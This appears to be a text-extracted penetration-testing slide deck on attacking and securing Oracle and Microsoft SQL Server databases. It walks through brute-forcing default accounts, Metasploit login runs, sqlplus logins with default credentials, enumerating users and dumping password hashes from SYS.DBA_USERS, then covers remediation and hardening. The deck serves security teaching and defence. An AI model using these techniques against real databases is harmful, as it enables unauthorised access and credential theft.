DEBUG: Trying ITEMINDER with password ITEMINDER
DEBUG: Trying SLIDE with password SLIDEPW
DEBUG: Trying STARTER with password STARTER
DEBUG: Trying STRAT_USER with password STRAT_PASSWD
DEBUG: Trying SWPRO with password SWPRO
DEBUG: Trying SWUSER with password SWUSER
DEBUG: Trying SYMPA with password SYMPA
DEBUG: Trying SYS with password CHANGE_ON_INSTALL
DEBUG: Trying SYSADM with password SYSADM
DEBUG: Trying SYSMAN with password OEM_TEMP
DEBUG: Trying SYSTEM with password MANAGER
Successfully logged in with SYSTEM/MANAGER
DEBUG: Trying TAHITI with password TAHITI
DEBUG: Trying TDOS_ICSAP with password TDOS_ICSAP
DEBUG: Trying TESTPILOT with password TESTPILOT
DEBUG: Trying TRACESUR with password TRACE
DEBUG: Trying TRAVEL with password TRAVEL
DEBUG: Trying TSDEV with password TSDEV
```

Oracle Brute Force Logins - metasploit

- **msf auxiliary(login_brute) > set SID ORCL**
SID => ORCL
- **msf auxiliary(login_brute) > run**
.
[-] ORA-01017: invalid username/password; logon denied
[-] ORA-01017: invalid username/password; logon denied
[*] Auxiliary module execution completed
msf auxiliary(login_brute) > db_notes
[*] Time: Sat May 30 08:44:09 -0500 2009 Note: host=172.10.1.109
type=BRUTEFORCED_ACCOUNT data=SCOTT/TIGER

Exploitation – Oracle Client

- ***Obtaining the Oracle client***
- **Will allow you to connect to the Oracle Listener.**
 - The Oracle client is available from the Oracle site, 11g, etc.
 - Usually supports current version, and previous version
 - E.g. Oracle 9.X client recommended for 9.X and 8.X
- **Provides command line and GUI.**
- **(I prefer command line, therefore the remainder of this presentation will detail the steps using the command line interface.)**

Exploitation – tnsnames.ora

- **Configuring tnsnames.ora**


- **When you install the client, you will receive a default tnsnames.ora, this is required for connecting to the DB. Think of it as a hosts file in UNIX or Linux.**

```
prod.res =  
  (DESCRIPTION =  
    (ADDRESS = (PROTOCOL = TCP)(Host = 172.20.240.3)(Port = 1521))  
    (CONNECT_DATA = (SID = RES)))  
prod.odp =  
  (DESCRIPTION =  
    (ADDRESS = (PROTOCOL = TCP)(HOST = bwiwbp)(PORT = 1524))  
    (CONNECT_DATA = (SERVICE_NAME = ODP)))
```

- **Use the IP address and port number discovered during scanning phase.**
- **SID/Service_Name = database name**

Exploitation - Oracle

- **Connecting to the Oracle Listener and enumerating default user accounts:**
 - The syntax for connecting to the database is as follows:
 - **C:\oracle\ora90\bin> sqlplus username/password@databasesname**
 - Remember that this database name is related to the name in the tnsnames.ora file created earlier.



```
C:\WINNT\System32\cmd.exe - sqlplus scott/tiger@d
C:\Oracle\ora90\bin>sqlplus scott/tiger@d
SQL*Plus: Release 9.0.1.0.1 - Production on Thu Mar 6 18:35:41 2003
(c) Copyright 2001 Oracle Corporation. All rights reserved.

Connected to:
Oracle8i Enterprise Edition Release 8.1.7.4.0 - 64bit Production
With the Partitioning option
JServer Release 8.1.7.4.0 - 64bit Production
SQL> _
```

Exploitation - Oracle

- The scott/tiger user account can be used to list other valid accounts on the machine as well!

```
C:\WINNT\System32\cmd.exe - sqlplus scott/tiger@d
SQL> show user
USER is "SCOTT"
SQL> select username
  2  from all_users;

USERNAME
-----
SYS
SYSTEM
OUTLN
DBSNMP

DC
SCOTT

USERNAME
-----

17 rows selected.
SQL>
```


Exploitation - Oracle

```
C:\Oracle\ora90\bin>sqlplus dc/dc@dc  
SQL*Plus: Release 9.0.1.0.1 - Production on Thu Mar 6 19:23:02 2003  
(c) Copyright 2001 Oracle Corporation. All rights reserved.  
  
Connected to:  
Oracle8i Enterprise Edition Release 8.1.7.4.0 - 64bit Production  
With the Partitioning option  
JServer Release 8.1.7.4.0 - 64bit Production  
SQL>
```

- More times than not, at least one customer-defined user account has the password same as the username. So by enumerating all of the valid user accounts, we can perhaps identify other weak user accounts as well.
- We've enumerated the common system accounts, as well as an account named "DC"

Exploitation - Oracle

- We have now effectively *escalated* our access. This allowed SYSDBA access to the database, thus allowing enumeration of the password file.

```
C:\WINNT\System32\cmd.exe - sqlplus dc/dc@dc
JServer Release 8.1.7.4.0 - 64bit Production
SQL> Select username,password from SYS.DBA_USERS
2 ;

```

USERNAME	PASSWORD
SYS	F5D2105B2D748A39
SYSTEM	D5FE457F35BA8A91
OUTLN	6D4D760DD9C5A91D
DBSNMP	2A3822C4F71A7A88
DC	E29F22A420320048
SCOTT	F894844C34402B67

```

17 rows selected.
SQL>
```

Exploitation - Oracle

- **This account allows us full access to the database, including the ability to stop, start, and even modify the database!**
- **Oracle has never published what algorithm is used to generate their password hashes, but it appears that no salt is used seeing as Oracle hash lists are published revealing hashes and their associated passwords.**

Oracle passwords – UPDATE!!!

- **Oct. 15, 2005 – Two researchers (Jashua Wright and Carlos Cid) identified weaknesses in the Oracle hashing mechanism for protecting the passwords**
- **Weak SALT (uses username for SALT)**
- **Lack of case preservation (Oracle passwords are case insensitive; “PASSWORD” is the same as “password”) associated passwords.**
- **Weak algorithm**

See: http://www.sans.org/rr/special/index.php?id=oracle_pass

Oracle passwords – still yet another update

- **Oracle Password Algorithm (7-10g Rel.2)**
 - Up to 30 characters long. All characters will be converted to uppercase before the hashing starts
 - 8-byte hash, encrypted with a DES encryption algorithm without real salt (just the username).
 - The algorithm can be found in the book "Special Ops Host And Network Security For Microsoft, Unix, And Oracle"
 - Oracle database 11g offers the (optional) possibility to use passwords up to 50 characters (uppercase/lowercase).
 - In Oracle 11g the passwords are now hashed with DES (column: password) AND using SHA-1 (column: spare4). The SHA-1 passwords are now supporting mixed-case passwords. In 11g the password hashes are no longer available in dba_users.
 - Oracle (7-10g R2) encrypts the concatenation of (username | | password) — sys/temp1 and system/p1 have the identical hashkey (2E1168309B5B9B7A)
 - Oracle (11g R1) uses SHA-1 to hash the concatenation of (password | | salt)

Exploitation - Oracle

- **Other commands**
- *List tablespaces and status*
 - SQL> Select * from dba_data_files;
- *Display current parameter values*
 - SQL> SHOW PARAMETER control
- *Show database free space*
 - SQL> Select * from dba_free_space;

Exploitation – Oracle CIS Benchmark Tool

- *Cisecurity.org (hasn't been updated for newer versions of Oracle that I can see...)*

The screenshot displays the Oracle CIS Benchmark Tool interface. The title bar reads "The Center for Internet Security - Scoring Tool". The menu bar includes "File", "Scoring", "Reporting", "Benchmarks", and "Help".

Score

Scoring

SID: ora92

Oracle User: SYSTEM

Password: [REDACTED]

Owner Username: Administrator

DBA Group: ORA_DBA

Options

OAS SSL

OAS Native Security

Level 1

Host Files
Database Access
Policy and Procedure
Total

Level 2

Host Files
Database Access
Policy and Procedure
Total

Appendix A

Additional Settings

Exploitation - Oracle

- ***Further exploitation would be non-ethical and DANGEROUS!***
- ***Anything more, and we could risk accidentally damaging their database.***
- ***We've effectively proven our point. "A small window of compromise, allowed a huge window of access."***
- ***Presenting a customer with the usernames and passwords hashes from their Oracle database will certainly catch their attention.***

Securing Oracle – Remediation Steps

- **Set strong passwords for all accounts!**
- **Setting a new strong password**
- **Login to database and set password:**
 - **SQL> alter user <username> identified by <newpassword>;**
User altered.
SQL>

Securing Oracle – Remediation Steps

Securing the Listener

- Configure Listener to accept/refuse requests from specific IPs
- Create a file called protocol.ora in same directory as listener.ora (typically \$ORACLE_HOME/network/admin)
- Contents of protocol.ora file:
tcp.validnode_checking=yes
tcp.invited_nodes=(address1, address2, ...)
tcp.excluded_nodes=(address1, address2, ...)
Note: can be IPs or hostnames (sorry – ranges not allowed)
- Don't forget to restart listener!

Securing Oracle – Remediation Steps

- **Securing the Listener by restricting access**
- **Set a password for the Listener**
 - Login to listener controller
 - **C:\lsnrctl**
 - Set the password
 - **LSNRCTL> SET PASSWORD <password>**
- **Alternatively setting the Listener password**
 - Set the password
 - **LSNRCTL> CHANGE_PASSWORD**
Old password: <enter>
New password: <new password>
Reenter new password: <new password>
 - **LSNRCTL> SAVE_CONFIG**

Securing Oracle – Remediation Steps

- **Disable the ability to change TNS Listener configuration settings**
- **Edit “listener.ora” and add or modify:**
 - **ADMIN_RESTRICTIONS_<listener_name>=ON**

Securing Oracle – Remediation Steps

- Enable Logging
 - By default, logging is disabled, to enable it:
 - **LSNRCTL> SET LOG_STATUS on**
Connecting to
(DESCRIPTION=(ADDRESS=(PROTOCOL=TCP)(HOST=
spy)(PORT=1521)))
listener parameter "log_status" set to ON
The command completed successfully
 - View log of listener commands (issued locally and remotely):
 - View the file <SID>.log in the **\$ORACLE_HOME/network/admin**
 - Will show the timestamp, command issued, and result code

Securing Oracle – Remediation Steps

- **Remove unnecessary URLs**
- **Remove or disable unnecessary accounts**
- **Encrypt your communications through use of SSH**
- **Audit your database through operating system and database logging**
- **Locate your publicly accessible Oracle web server behind a firewall in a DMZ, and separately install the Oracle database server on the internal network**
- **No Oracle database should be in a DMZ or unprotected by a firewall!!!**

Securing Oracle – Whitepapers and Sites

- **Download and incorporate the Oracle Security checklist**
 - http://otn.oracle.com/deploy/security/oracle9i/pdf/9i_checklist.pdf
 - Oracle 11g hardening info:
 - http://www.securedba.com/securedba/oracle_db/
- **Signs that your objects/database may have been tampered with...**
 - http://www.pentest.co.uk/documents/tampered_objects.htm
- **Other great sites:**
 - Pentest Limited www.pentest.co.uk
 - NGSSoftware www.nextgenss.com
 - Pete Finnigan www.petefinnigan.com
 - **Many links to Oracle Security whitepapers on this site!**

References


- **Securing Oracle Network Traffic, Robert Schrag, www.dbspecialists.com**
- **Oracle Security Papers, Peter Finnigan, www.petefinnigan.com/orasec.htm**
- **Hackproofing Oracle Application Server, David Litchfield**
- **Hackproofing Oracle Databases, Aaron Newman, www.appsecinc.com**
- **Oracle Auditing Tool, Patrik Karlsson, www.cquire.net**
- **CIS Benchmark Tool - www.CISecurity.org**



Microsoft SQL Server

■ SQL Server Versions

- SQL Server 7.0
- SQL Server 2000
- Microsoft Desktop Engine (MSDE) 2000
 - Free, redistributable version that can be distributed with 3rd-Party software. No GUI, limited concurrent connections and scalability
 - Now 2005 “Express”
- SQL Server 2005 (multiple versions)
- SQL Server 2008
- Compliments of Chip Andrews:



Microsoft SQL Server 2005 Improvements

- Regardless of authentication mode and policy enforcement, SQL Server 2005 & 2008 Setup Wizard *does not* permit blank passwords for sa account during the installation. YEAHHHHH!!!
- Password complexity improved for SQL Server passwords:
 - length of the password must be at least 6 characters
 - password must contain at least three out of four types of characters such as uppercase letters, lowercase letters, numbers, and non-alphanumeric characters
 - password can not match any of the values: "Admin", "Administrator", "Password", "sa", "sysadmin", name of the compute hosting SQL Server installation, and all or part of the name of currently logged on Windows account.

Microsoft SQL Server Ports

■ SQL Server Ports

- 1433 tcp
 - Client Database connectivity
- 1434 udp
 - New in SQL Server 2000 and higher
 - SQL Monitor aka SQL Server Resolution Service (SSRS)
 - Referral services for multiple server instances running on same machine
 - Returns the IP address and port number of SQL Server instance
- 2433 tcp
 - Default port when the "Hide server" check box is selected in the TCP/IP properties of the Server Network Utility.
- Little know fact
 - Other than the default instance running on port 1433, *additional instances run on ports which are dynamically assigned!*

Microsoft SQL Server Authentication

■ SQL Server Authentication

- Windows Only (aka Windows Mode Only)
 - Clients present their credentials to the operating system and are identified and authenticated via their SID (Security Identifier)
 - Advantages
 - Connection string contains no password
 - Ease of administration (leveraging your existing Windows infrastructure)
 - Can grant by Window groups and per user
 - Windows security model supports security options that SQL authentication does not
 - Account lockout
 - Password Lifetimes
 - Complexity Rules
 - Disadvantages
 - Problematic when clients are not Windows-based

Microsoft SQL Server Authentication

- **SQL Server Authentication (continued)**
 - **SQL Server and Windows mode (aka Mixed Mode)**
 - Clients present their credentials to the operating system and are identified and authenticated via their SID (Security Identifier)
 - OR
 - Clients are authenticated through the native SQL Server authentication
 - Advantages
 - Ease of administration in that no NT users need to be created
 - Client platform independent
 - Disadvantages
 - Lack advanced security features
 - Doesn't stand up to Brute Force attacks

Microsoft SQL Server Encryption

- **SQL Server 7**
 - Passwords sent in the clear (if using Mixed Mode – SQL Server Authentication)
 - Encrypted “if” client installs necessary drivers
 - Simple hash, more on this later...
- **SQL Server 2000 and higher**
 - New in SQL Server 2000 and higher is the “Super” (yes, super...) Socket network library – aka SSL
 - Obtain an SSL certificate from a Certificate Authority
 - Can enforce encryption from both the client and server sides
 - Note: Not enabled by default!
- Note: SQL Server 2005 (and higher) supports certificate authentication

Microsoft SQL Server Roles

- **SQL Server Roles**
 - **Server Roles**
 - SQL Server administration
 - **Database Roles**
 - Add/remove users
 - Read/Write/Delete data
 - Backup the database
 - **Application Roles**
 - For applications where you want the user to access SQL Server, but only heightened privileges when they use the app


Attacking SQL Server

■ Scanning and identifying SQL Server

- Port Scanning
 - 1433/tcp, 1434/udp, 2433/tcp, other dynamically assigned ports???
- Information gathering
 - SQLping(3)
 - Gathers the TCP port of each instance by querying the SQL Server Resolution Service on 1434!
 - Additional information such as the instance version and supported netlibs are identified
 - Supports IP ranges
 - Osql
 - Microsoft provided probing tool
 - Only returns a list of server names and instances
 - Not as detailed as SQLping

SQLRecon

- **TCP: Port scan of TCP 1433/2433 (no auth required).**
 - **1433** is the default TCP port for SQL Server and MSDE.
 - **2433** is the default port when the "Hide server" check box is selected in the TCP/IP properties of the Server Network Utility.



SQLRecon

The screenshot displays the SQLRecon v1.0 application window. The interface is divided into several sections:

- Header:** "SQLRecon v1.0" title bar and "SPECIAL OPS SECURITY" logo.
- Navigation:** "Scan" and "Options" tabs.
- Scan Type:** Radio buttons for "Active (IP Range)" (selected), "Active (IP List)", and "Stealth".
- IP Range:** Input fields for "Start" and "End" (both set to 192.168.200.199), and a "1..254" range selector.
- IP List:** An empty list box with a "Browse" button.
- Results:** A tree view showing scan results for "192.168.200.199 (POPEYE) [8.00.818]".

Results Details:

- ServerIP : 192.168.200.199
- TCP Port : 1433
- ServerName : POPEYE
- InstanceName : MSSQLSERVER
- BaseVersion : 8.00.194
- SSNetlibVersion : 8.0.818
- TrueVersion : 8.00.818
- ServiceAccount : LocalSystem
- IsClustered : No
- Details
 - (UDP)ServerName;POPEYE;InstanceName;MSSQLSERVER;IsClustered;No;Version;8.00
 - (WMI)StartMode:Auto State:Running Path:C:\PROGRA~1\MI6841~1\MSSQL\bin\sqlse
 - (SCM)Start_Mode: 2 AUTO_START Path:C:\PROGRA~1\MI6841~1\MSSQL\bin\sqls
 - (SA)Server present but blank SA login failed
- DetectionMethod : UDP REG TCP WMI SCM SA

At the bottom of the window, a status bar reads: "Scan Complete (1 instances found.)"

SQL Server Versions Database – sqlsecurity.com

SQL Server Version Database - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.sqlsecurity.com/FAQs/SQLServerVersionDatabase/tabid/63/Default.aspx

Yahoo! Google BBC NEWS | News Fr... QualysGuard® - Login Salesforce.com The Register: Sci/Tec... Morningstar: Stocks, ... BACKOFFICE

Description

This is a database of SQL Server versions for those of us who want to know what possible vulnerabilities may exist in unpatched SQL Server systems. This makes it easier for those of us tasked with securing those environments to prepare the proper documentation outlining the threat. Special thanks to Ken Klaft for helping maintain this area of the site. With the seemingly endless stream of PSS-only releases out there this gets to be really time consuming

SQL Server 2008 Builds				
Patch Level	PSS Only	Link	Build	Version
2008 February CTP	<input type="checkbox"/>	GO	1,300	10.00.1300.13
2008 July CTP (requires Virtual Server 2005 R2)	<input type="checkbox"/>	GO	1,049	10.00.1049.14
2008 June CTP	<input type="checkbox"/>	GO	1,019	10.00.1019.17

SQL Server 2005 Builds				
Patch Level	PSS Only	Link	Build	Version
2005 SP2+Q949959	<input checked="" type="checkbox"/>	GO	3,232	9.00.3232
2005 SP2+Q949687/ 949595	<input checked="" type="checkbox"/>	GO	3,231	9.00.3231
2005 SP2+Q949199	<input checked="" type="checkbox"/>	GO	3,230	9.00.3230
2005 SP2+Q946608 (Cumulative HF6, avail. via PSS only - must supply KBID of issue to resolve in your request)	<input checked="" type="checkbox"/>	GO	3,228	9.00.3228
2005 SP2+Q947463	<input checked="" type="checkbox"/>	GO	3,224	9.00.3224
2005 SP2+Q942908 / 945442 / 945443 / 945916	<input checked="" type="checkbox"/>	GO	3,221	9.00.3221
2005 SP2+Q941450 (Cumulative HFS, avail. via PSS only - must supply KBID of issue to resolve in your request)	<input checked="" type="checkbox"/>	GO	3,215	9.00.3215
2005 SP2+Q944902	<input checked="" type="checkbox"/>	GO	3,208	9.00.3208
2005 SP2+Q944677	<input checked="" type="checkbox"/>	GO	3,206	9.00.3206

SQL Server 2000 Builds				
Patch Level	PSS Only	Link	Build	Version
2000 SP4+Q946584	<input checked="" type="checkbox"/>	GO	2,271	8.00.2271
2000 SP4+Q944985	<input checked="" type="checkbox"/>	GO	2,265	8.00.2265
2000 SP4+Q939317	<input checked="" type="checkbox"/>	GO	2,253	8.00.2253
2000 SP4+Q936232	<input checked="" type="checkbox"/>	GO	2,249	8.00.2249
2000 SP4+Q935950	<input checked="" type="checkbox"/>	GO	2,248	8.00.2248
2000 SP4+Q935465	<input checked="" type="checkbox"/>	GO	2,246	8.00.2246
2000 SP4+Q933573	<input checked="" type="checkbox"/>	GO	2,245	8.00.2245
2000 SP4+Q934203	<input checked="" type="checkbox"/>	GO	2,244	8.00.2244
2000 SP4+Q929131/ 932686 / 932674	<input checked="" type="checkbox"/>	GO	2,242	8.00.2242
2000 SP4+Q931932	<input checked="" type="checkbox"/>	GO	2,238	8.00.2238
2000 SP4+Q929440 / 929131	<input checked="" type="checkbox"/>	GO	2,234	8.00.2234
2000 SP4+Q928568	<input checked="" type="checkbox"/>	GO	2,232	8.00.2232
2000 SP4+Q928079	<input checked="" type="checkbox"/>	GO	2,231	8.00.2231
2000 SP4+Q927186	<input checked="" type="checkbox"/>	GO	2,229	8.00.2229
2000 SP4+Q925684/ 925732	<input checked="" type="checkbox"/>	GO	2,226	8.00.2226
2000 SP4+Q925678 / 925419	<input checked="" type="checkbox"/>	GO	2,223	8.00.2223
2000 SP4+Q925297	<input checked="" type="checkbox"/>	GO	2,218	8.00.2218
2000 SP4+Q924664	<input checked="" type="checkbox"/>	GO	2,217	8.00.2217
2000 SP4+Q924662/ 923563 / 923327 / 923796	<input checked="" type="checkbox"/>	GO	2,215	8.00.2215
2000 SP4+Q923797	<input checked="" type="checkbox"/>	GO	2,209	8.00.2209

Find: recon Next Previous Highlight all Match case

Done



SQL Server Account Acquisition


- **SQL Server Account Acquisition**
 - Attacks the native SQL Server authentication model
 - **SQLdict** – www.ntsecurity.nu/toolbox/
 - Password brute force tool
 - **forceSQL** – www.nii.co.in/tools.html
 - Password brute force tool
 - **SQLPing v3.0** – www.sqlsecurity.com
 - Password brute force tool with LOTS of options

SQL Server Common Accounts

- **SQL Server Common Accounts**
 - **sa**
 - Null/Blank by default
 - **distributor_admin**
 - Sometimes Null/Blank
 - Found when using replication

